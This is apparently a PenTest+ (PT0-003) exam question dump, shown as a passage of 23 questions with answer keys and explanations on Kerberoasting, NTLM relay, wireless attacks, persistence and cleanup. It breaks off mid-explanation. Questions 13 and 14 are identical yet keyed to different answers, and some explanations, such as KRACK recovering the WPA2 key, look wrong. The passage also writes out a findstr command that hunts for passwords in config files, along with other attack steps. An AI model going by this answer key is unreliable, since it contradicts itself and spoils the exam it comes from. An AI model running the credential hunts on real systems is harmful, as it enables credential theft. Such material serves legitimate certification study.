Number: PT0-003
Passing Score: 800
Time Limit: 120
File Version: 5.0

Exam Code: PT0-003
Exam Name: CompTIA PenTest+ Certification Exam

Exam A

QUESTION 1
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Correct Answer: A
Section:
Explanation:
Debugging Mode:
Purpose: Debugging mode provides detailed error messages and debugging information, useful during development.
Risk: In a production environment, it exposes sensitive information and vulnerabilities, making the system more susceptible to attacks.
Common Causes:
Configuration Changes: During testing or penetration testing, configurations might be altered to facilitate debugging. If not reverted, these changes can leave the system in a vulnerable state.
Oversight: Configuration changes might be overlooked during deployment.
Best Practices:
Deployment Checklist: Ensure a checklist is followed that includes reverting any debug configurations before moving to production.
Configuration Management: Use configuration management tools to track and manage changes.
Reference from Pentesting Literature:
The importance of reverting configuration changes is highlighted in penetration testing guides to prevent leaving systems in a vulnerable state post-testing.
HTB write-ups often mention checking and ensuring debugging modes are disabled in production environments.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 2
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5)
Host is up (0.014s latency)
Port State Service
53/tcp open domain
161/tcp open snmp
445/tcp open smb-ds
3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Correct Answer: C
Section:

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
Step-by-Step Explanation
Understanding Hash-Based Relays:
NTLM Relay Attack: An attacker intercepts and relays NTLM authentication requests to another service, effectively performing authentication on behalf of the victim.
SMB Protocol: Port 445 is used for SMB/CIFS traffic, which supports NTLM authentication.
Prioritizing Port 445:
Vulnerability: SMB is often targeted because it frequently supports NTLM authentication, making it susceptible to relay attacks.
Tools: Tools like Responder and NTLMRelayX are commonly used to capture and relay NTLM hashes over SMB.
Execution:
Capture Hash: Use a tool like Responder to capture NTLM hashes.
Relay Hash: Use a tool like NTLMRelayX to relay the captured hash to another service on port 445.
Reference from Pentesting Literature:
Penetration testing guides frequently discuss targeting SMB (port 445) for hash-based relay attacks.
HTB write-ups often include examples of NTLM relay attacks using port 445.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 3
During an assessment, a penetration tester runs the following command:
setspn.exe -Q /
Which of the following attacks is the penetration tester preparing for?

A. LDAP injection
B. Pass-the-hash
C. Kerberoasting
D. Dictionary

Correct Answer: C
Section:
Explanation:
Kerberoasting is an attack that involves requesting service tickets for service accounts from a Kerberos service, extracting the service tickets, and attempting to crack them offline to retrieve the plaintext passwords.
Step-by-Step Explanation
Understanding Kerberoasting:
Purpose: To obtain service account passwords by cracking the encrypted service tickets (TGS tickets) offline.
Service Principal Names (SPNs): SPNs are used in Kerberos authentication to uniquely identify a service instance.
Command Breakdown:
setspn.exe -Q /: This command queries all SPNs in the domain.
Use Case: Identifying accounts with SPNs that can be targeted for Kerberoasting.
Kerberoasting Steps:
Identify SPNs: Use setspn.exe to list service accounts with SPNs.
Request TGS Tickets: Request TGS tickets for the identified SPNs.
Extract Tickets: Use tools like Mimikatz to extract the service tickets.
Crack Tickets: Use password cracking tools like Hashcat to crack the extracted tickets offline.
Reference from Pentesting Literature:
Kerberoasting is a well-documented attack method in penetration testing guides, specifically targeting service accounts in Active Directory environments.
HTB write-ups often detail the use of Kerberoasting for gaining credentials from service accounts.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 4
During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:
findstr /SIM /C:'pass' *.txt *.cfg *.xml
Which of the following is the penetration tester trying to enumerate?

A. Configuration files
B. Permissions
C. Virtual hosts
D. Secrets

Correct Answer: D
Section:
Explanation:
By running the command findstr /SIM /C:'pass' *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.
Command Analysis:
findstr: A command-line utility in Windows used to search for specific strings in files.
/SIM: Combination of options; /S searches for matching files in the current directory and all subdirectories, /I specifies a case-insensitive search, and /M prints only the filenames with matching content.
/C:'pass': Searches for the literal string 'pass'.
***.txt .cfg .xml: Specifies the file types to search within.
Objective:
The command is searching for the string 'pass' within .txt, .cfg, and .xml files, which is indicative of searching for passwords or other sensitive information (secrets).
These file types commonly contain configuration details, credentials, and other sensitive data that might include passwords or secrets.
Other Options:
Configuration files: While .cfg and .xml files can be configuration files, the specific search for 'pass' indicates looking for secrets like passwords.
Permissions: This command does not check or enumerate file permissions.
Virtual hosts: This command is not related to enumerating virtual hosts.
Pentest
Reference:
Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.
Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.
By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

QUESTION 5
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Correct Answer: B
Section:
Explanation:
Dynamic Application Security Testing (DAST):
Definition: DAST involves testing the application in its running state to identify vulnerabilities that could be exploited by an attacker.
Purpose: Simulates attacks on a live application, examining how it behaves and identifying security weaknesses.
ZAP (Zed Attack Proxy):
Description: An open-source DAST tool developed by OWASP.
Features: Capable of scanning web applications for vulnerabilities, including SQL injection, XSS, CSRF, and other common web application vulnerabilities.

Usage: Ideal for dynamic testing as it interacts with the live application and identifies vulnerabilities that may not be visible in static code analysis.
Other Tools:
Mimikatz: Used for post-exploitation activities, specifically credential dumping on Windows systems.
OllyDbg: A debugger used for reverse engineering and static analysis of binary files, not suitable for dynamic testing.
SonarQube: A static code analysis tool used for SAST (Static Application Security Testing), not for dynamic testing.
Pentest
Reference:
Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.

QUESTION 6
During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:
Weaker password settings than the company standard
Systems without the company's endpoint security software installed
Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?

A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.

Correct Answer: B
Section:
Explanation:
Identified Weaknesses:
Weaker password settings than the company standard: Indicates inconsistency in password policies across systems.
Systems without the company's endpoint security software installed: Suggests lack of uniformity in security software deployment.
Operating systems not updated by the patch management system: Points to gaps in patch management processes.
Configuration Management System:
Definition: A configuration management system automates the deployment, maintenance, and enforcement of configurations across all systems in an organization.
Benefits: Ensures consistency in security settings, software installations, and patch management across the entire environment.
Examples: Tools like Ansible, Puppet, and Chef can help automate and manage configurations, ensuring compliance with organizational standards.
Other Recommendations:
Vulnerability Management System: While adding systems to this system helps track vulnerabilities, it does not address the root cause of configuration inconsistencies.
Endpoint Detection and Response (EDR): Useful for detecting and responding to threats, but not for enforcing consistent configurations.
Patch Management: Patching systems addresses specific vulnerabilities but does not solve broader configuration management issues.
Pentest
Reference:
System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

QUESTION 7
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access. Which of the following techniques should the tester use?

A. Credential stuffing

B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Correct Answer: A
Section:
Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
Credential Stuffing:
Definition: An attack method where attackers use a list of known username and password pairs, typically obtained from previous data breaches, to gain unauthorized access to accounts.
Advantages: Unlike brute-force attacks, credential stuffing uses already known credentials, which reduces the number of attempts per account and minimizes the risk of triggering account lockout mechanisms.
Tool: Tools like Sentry MBA, Snipr, and others are commonly used for credential stuffing attacks.
Other Techniques:
MFA Fatigue: A social engineering tactic to exhaust users into accepting multi-factor authentication requests, not applicable for avoiding lockouts in this context.
Dictionary Attack: Similar to brute-force but uses a list of likely passwords; still risks lockout due to multiple attempts.
Brute-force Attack: Systematically attempts all possible password combinations, likely to trigger account lockouts due to high number of failed attempts.
Pentest
Reference:
Password Attacks: Understanding different types of password attacks and their implications on account security.
Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a stealthier approach to password attacks.

QUESTION 8
A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts. The executive report outlines the following information:
Server High-severity vulnerabilities
1. Development sandbox server 32
2. Back office file transfer server 51
3. Perimeter network web server 14
4. Developer QA server 92
The client is concerned about the availability of its consumer-facing production application. Which of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Correct Answer: C
Section:
Explanation:
Client Concern:
Availability: The client is specifically concerned about the availability of their consumer-facing production application. Ensuring this application is secure and available is crucial to the business.
Server Analysis:
Server 1 (Development sandbox server): Typically not a production server; vulnerabilities here are less likely to impact the consumer-facing application.
Server 2 (Back office file transfer server): Important but generally more internal-facing and less likely to directly affect the consumer-facing application.
Server 3 (Perimeter network web server): Likely hosts the consumer-facing application or critical services related to it. High-severity vulnerabilities here could directly impact availability.
Server 4 (Developer QA server): Similar to Server 1, more likely to be used for testing rather than production, making it less critical for immediate manual testing.
Pentest
Reference:
Risk Prioritization: Focus on assets that have the most significant impact on business operations, especially those directly facing consumers.

Critical Infrastructure: Ensuring the security and availability of web servers exposed to the internet as they are prime targets for attacks.
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.

QUESTION 9
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Correct Answer: D
Section:
Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
Step-by-Step Explanation
Components of an Assessment Report:
User Activities: Generally not included as they focus on end-user behavior rather than technical findings.
Customer Remediation Plan: While important, it is typically provided by the customer or a third party based on the report's findings.
Key Management: More relevant to internal security practices than a penetration test report.
Attack Narrative: Essential for detailing the process and techniques used during the penetration test.
Importance of Attack Narrative:
Contextual Understanding: Provides a step-by-step account of the penetration test, helping stakeholders understand the flow and logic behind each action.
Evidence and Justification: Supports findings with detailed explanations and evidence, ensuring transparency and reliability.
Learning and Improvement: Helps the organization learn from the test and improve security measures.
Reference from Pentesting Literature:
Penetration testing guides emphasize the importance of a detailed attack narrative to convey the results and impact of the test effectively.
HTB write-ups and official reports often include comprehensive attack narratives to explain the penetration testing process and findings.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 10
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Correct Answer: A
Section:
Explanation:
Preserving artifacts ensures that key outputs from the penetration test, such as logs, screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
Step-by-Step Explanation
Importance of Preserving Artifacts:
Documentation: Provides evidence of the test activities and findings.
Verification: Allows for verification and validation of the test results.

Reporting: Ensures that all critical data is available for the final report.
Types of Artifacts:
Logs: Capture details of the tools used, commands executed, and their outputs.
Screenshots: Visual evidence of the steps taken and findings.
Captured Data: Includes network captures, extracted credentials, and other sensitive information.
Reports: Interim and final reports summarizing the findings and recommendations.
Best Practices:
Secure Storage: Ensure artifacts are stored securely to prevent unauthorized access.
Backups: Create backups of critical artifacts to avoid data loss.
Documentation: Maintain detailed documentation of all artifacts for future reference.
Reference from Pentesting Literature:
Preserving artifacts is a standard practice emphasized in penetration testing methodologies to ensure comprehensive documentation and reporting of the test.
HTB write-ups often include references to preserved artifacts to support the findings and conclusions.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 11
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Correct Answer: D
Section:
Explanation:
Metadata services in cloud environments provide information about the configuration and instance details, including sensitive data used during the initialization of virtual machines. Attackers can access this information to exploit and gain unauthorized access.
Step-by-Step Explanation
Understanding Metadata Services:
Purpose: Metadata services provide instance-specific information, such as instance IDs, public keys, and other configuration details.
Access: Typically accessible via a special IP address (e.g., 169.254.169.254 in AWS) from within the instance.
Common Information Exposed:
Instance Metadata: Details about the instance, such as instance ID, hostname, and network configurations.
User Data: Scripts and configuration data used for instance initialization, which might contain sensitive information.
IAM Role Credentials: Temporary security credentials for IAM roles attached to the instance, potentially leading to privilege escalation.
Security Risks:
Unauthorized Access: Attackers can exploit exposed metadata to gain sensitive information and credentials.
Privilege Escalation: Accessing IAM role credentials can allow attackers to perform actions with elevated privileges.
Best Practices:
Restrict Access: Implement access controls to limit access to metadata services.
Use IAM Roles Carefully: Ensure that IAM roles provide the minimum necessary privileges.
Monitor Access: Regularly monitor access to metadata services to detect and respond to unauthorized access.
Reference from Pentesting Literature:
Penetration testing guides discuss the importance of securing metadata services and the risks associated with their exposure.
HTB write-ups often highlight the exploitation of metadata services to gain access to sensitive information in cloud environments.
Penetration Testing - A Hands-on Introduction to Hacking

QUESTION 12
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Correct Answer: D
Section:
Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
Step-by-Step Explanation
Understanding KRACK:
Vulnerability: KRACK exploits flaws in the WPA2 handshake process, specifically the four-way handshake.
Mechanism: The attack tricks the victim into reinstalling an already-in-use key by manipulating and replaying handshake messages.
Attack Steps:
Interception: Capture the four-way handshake packets between the client and the access point.
Reinstallation: Force the client to reinstall the encryption key by replaying specific handshake messages.
Decryption: Once the key is reinstalled, it can be used to decrypt packets and potentially inject malicious packets.
Impact:
Decryption: Allows an attacker to decrypt packets, potentially revealing sensitive information.
Injection: Enables the attacker to inject malicious packets into the network.
Mitigation:
Patching: Ensure all devices and access points are patched with the latest firmware that addresses KRACK vulnerabilities.
Encryption: Use additional encryption layers, such as HTTPS, to protect data in transit.
Reference from Pentesting Literature:
The KRACK attack is a significant topic in wireless security and penetration testing guides, illustrating the importance of securing wireless communications.
HTB write-ups and other security assessments frequently reference KRACK when discussing vulnerabilities in WPA2.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 13
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Correct Answer: C
Section:
Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
Step-by-Step Explanation

Understanding MAC Address Spoofing:
MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
Purpose:
Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.
Tools and Techniques:
Linux Command: Use the ifconfig or ip command to change the MAC address.
ifconfig eth0 hw ether 00:11:22:33:44:55
Tools: Tools like macchanger can automate the process of changing MAC addresses.
Impact:
Network Access: Gain unauthorized access to networks and network resources.
Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
Detection and Mitigation:
Monitoring: Use network monitoring tools to detect changes in MAC addresses.
Secure Configuration: Implement port security on switches to restrict which MAC addresses can connect to specific ports.
Reference from Pentesting Literature:
MAC address spoofing is a common technique discussed in wireless and network security chapters of penetration testing guides.
HTB write-ups often include examples of using MAC address spoofing to bypass network access controls and gain unauthorized access.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
Top of Form
Bottom of Form

QUESTION 14
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Correct Answer: A
Section:
Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
KARMA Attack:
Definition: KARMA (KARMA Attacks Radio Machines Automatically) is an attack technique that exploits the tendency of wireless clients to automatically connect to previously connected wireless networks.
Mechanism: Attackers set up a rogue access point that impersonates a legitimate wireless network. When clients automatically connect to this rogue AP, attackers can capture credentials or provide malicious services.
Purpose:
Unauthorized Access: By setting up a rogue access point, attackers can trick legitimate clients into connecting to their network, thereby gaining unauthorized access.
Other Options:
Beacon Flooding: Involves sending a large number of fake beacon frames to create noise and disrupt network operations. Not directly useful for gaining unauthorized access.
MAC Address Spoofing: Involves changing the MAC address of an attacking device to match a trusted device. Useful for bypassing MAC-based access controls but not specific to wireless network authentication.
Eavesdropping: Involves intercepting and listening to network traffic, useful for gathering information but not directly for gaining unauthorized access.
Pentest
Reference:
Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.

Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.

QUESTION 15
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Correct Answer: C
Section:
Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
Port Mirroring:
Definition: Port mirroring (SPAN - Switched Port Analyzer) is a method of monitoring network traffic by duplicating packets from one or more switch ports to another port where a monitoring device is connected.
Purpose: Allows passive monitoring of network traffic without impacting network operations or device performance.
Avoiding Disruption:
Non-Intrusive: Port mirroring is non-intrusive and does not generate additional traffic or load on the network devices, making it suitable for sensitive environments like power plants where disruption is not acceptable.
Other Options:
Network Scanner Engine: Active scanning might disrupt network operations or devices, which is not suitable for critical infrastructure.
Testing Framework: Validating vulnerabilities on devices might involve active testing, which can be disruptive.
Network Mapper Tool: Running a network mapper tool (like Nmap) actively scans the network and might disrupt services.
Pentest
Reference:
Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.

QUESTION 16
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS
Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Correct Answer: A
Section:
Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
CVSS:

Definition: CVSS provides a numerical score to represent the severity of a vulnerability, helping to prioritize the response based on the potential impact.
Score Range: Scores range from 0 to 10, with higher scores indicating more severe vulnerabilities.
EPSS:
Definition: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
Score Range: EPSS scores range from 0 to 1, with higher scores indicating a higher likelihood of exploitation.
Analysis:
Target 1: CVSS = 4, EPSS = 0.6
Target 2: CVSS = 2, EPSS = 0.3
Target 3: CVSS = 1, EPSS = 0.6
Target 4: CVSS = 4.5, EPSS = 0.4
Target 1 has a moderate CVSS score and a high EPSS score, indicating it has a significant vulnerability that is quite likely to be exploited.
Pentest
Reference:
Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.

QUESTION 17
A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.

Correct Answer: A
Section:
Explanation:
Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.
Advanced Persistent Threat (APT):
Definition: APTs are prolonged and targeted cyberattacks in which an intruder gains access to a network and remains undetected for an extended period.
Significance: APTs often involve sophisticated tactics, techniques, and procedures (TTPs) aimed at stealing data or causing disruption.
Immediate Reporting:
Criticality: Discovering an APT requires immediate attention from the organization's security team due to the potential impact and persistence of the threat.
Chain of Command: Following the protocol for reporting such findings ensures that appropriate incident response measures are initiated promptly.
Other Actions:
Analyzing the Finding: While analysis is important, it should be conducted by the incident response team after reporting.
Removing the Threat: This action should be taken by the organization's security team following established incident response procedures.
Documenting and Continuing Testing: Documentation is crucial, but the immediate priority should be reporting the APT to ensure prompt action.
Pentest
Reference:
Incident Response: Understanding the importance of immediate reporting and collaboration with the organization's security team upon discovering critical threats like APTs.
Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.
By reporting the finding immediately, the penetration tester ensures that the organization's security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.

QUESTION 18
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS
hrdatabase | 192.168.20.55 | 9.9 | 0.50

financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Correct Answer: A
Section:
Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores.
CVSS (Common Vulnerability Scoring System):
Purpose: CVSS provides a numerical score to represent the severity of vulnerabilities, helping to prioritize remediation efforts.
Higher Scores: Indicate more severe vulnerabilities.
EPSS (Exploit Prediction Scoring System):
Purpose: EPSS estimates the likelihood that a vulnerability will be exploited in the wild within the next 30 days.
Higher Scores: Indicate a higher likelihood of exploitation.
Evaluation:
hrdatabase: CVSS = 9.9, EPSS = 0.50
financesite: CVSS = 8.0, EPSS = 0.01
legaldatabase: CVSS = 8.2, EPSS = 0.60
fileserver: CVSS = 7.6, EPSS = 0.90
The fileserver has the highest EPSS score, indicating a high likelihood of exploitation, despite having a slightly lower CVSS score compared to hrdatabase and legaldatabase.
Pentest
Reference:
Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.

QUESTION 19
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result. Which of the following is the best tool to use for this task?

A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester

Correct Answer: C
Section:
Explanation:
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.
Step-by-Step Explanation
Understanding smbclient:
Purpose: smbclient is used to access and manage files and directories on SMB/CIFS servers.

Capabilities: It allows for browsing shared resources, listing directories, downloading and uploading files, and enumerating users.
User Enumeration:
Command: Use smbclient with the -L option to list available shares and users.
smbclient -L //target_ip -U username
Example: Enumerating users on a target system.
smbclient -L //192.168.50.2 -U anonymous
Advantages:
Comprehensive: Provides detailed information about shared resources and users.
Cross-Platform: Can be used on both Linux and Windows systems.
Reference from Pentesting Literature:
SMB enumeration is a common practice discussed in penetration testing guides for identifying shared resources and users in a network environment.
HTB write-ups frequently mention the use of smbclient for enumerating network shares and users.
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

QUESTION 20
A penetration tester needs to complete cleanup activities from the testing lead. Which of the following should the tester do to validate that reverse shell payloads are no longer running?

A. Run scripts to terminate the implant on affected hosts.
B. Spin down the C2 listeners.
C. Restore the firewall settings of the original affected hosts.
D. Exit from C2 listener active sessions.

Correct Answer: A
Section:
Explanation:
To ensure that reverse shell payloads are no longer running, it is essential to actively terminate any implanted malware or scripts. Here's why option A is correct:
Run Scripts to Terminate the Implant: This ensures that any reverse shell payloads or malicious implants are actively terminated on the affected hosts. It is a direct and effective method to clean up after a penetration test.
Spin Down the C2 Listeners: This stops the command and control listeners but does not remove the implants from the hosts.
Restore the Firewall Settings: This is important for network security but does not directly address the termination of active implants.
Exit from C2 Listener Active Sessions: This closes the current sessions but does not ensure that implants are terminated.
Reference from Pentest:
Anubis HTB: Demonstrates the process of cleaning up and ensuring that all implants are removed after an assessment.
Forge HTB: Highlights the importance of thoroughly cleaning up and terminating any payloads or implants to leave the environment secure post-assessment.

QUESTION 21
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:
```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```
Which of the following changes should the team make to line 3 of the script?

A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i

Correct Answer: D

Section:
Explanation:
Script Analysis:
Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.
Line 2: for i in $(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.
Line 3: curl $i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.
Line 4: done - This line ends the loop.
Error Identification:
The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.
Correct Command:
To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.
Corrected Script:
Replace curl $i with host $i to perform DNS lookups on each target specified in example.txt.
Pentest
Reference:
In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.
By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

QUESTION 22
A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

```
1 import requests
2 import pathlib
3
4 for url in pathlib.Path('urls.txt').read_text().split('\n'):
5 response = requests.get(url)
6 if response.status == 401:
7 print('URL accessible')
```

Which of the following changes is required?

A. The condition on line 6
B. The method on line 5
C. The import on line 1
D. The delimiter in line 3

Correct Answer: A
Section:
Explanation:
Script Analysis:
Line 1: import requests - Imports the requests library to handle HTTP requests.
Line 2: import pathlib - Imports the pathlib library to handle file paths.
Line 4: for url in pathlib.Path('urls.txt').read_text().split('\n'): - Reads the urls.txt file, splits its contents by newline, and iterates over each URL.
Line 5: response = requests.get(url) - Sends a GET request to the URL and stores the response.
Line 6: if response.status == 401: - Checks if the response status code is 401 (Unauthorized).
Line 7: print('URL accessible') - Prints a message indicating the URL is accessible.
Error Identification:
The condition if response.status == 401: is incorrect for determining if a URL is publicly accessible. A 401 status code indicates that the resource requires authentication.
Correct Condition:
The correct condition should check for a 200 status code, which indicates that the request was successful and the resource is accessible.

Corrected Script:
Replace if response.status == 401: with if response.status_code == 200: to correctly identify publicly accessible URLs.
Pentest
Reference:
In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing.
The requests library in Python is widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests.
By changing the condition to check for a 200 status code, the script will correctly identify and print URLs that are publicly accessible.

QUESTION 23
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack

Correct Answer: C
Section:
Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
Persistence Mechanisms:
Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.
Reverse Shell: While establishing a reverse shell provides immediate access, it typically does not survive a system reboot unless coupled with another persistence mechanism.
Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.
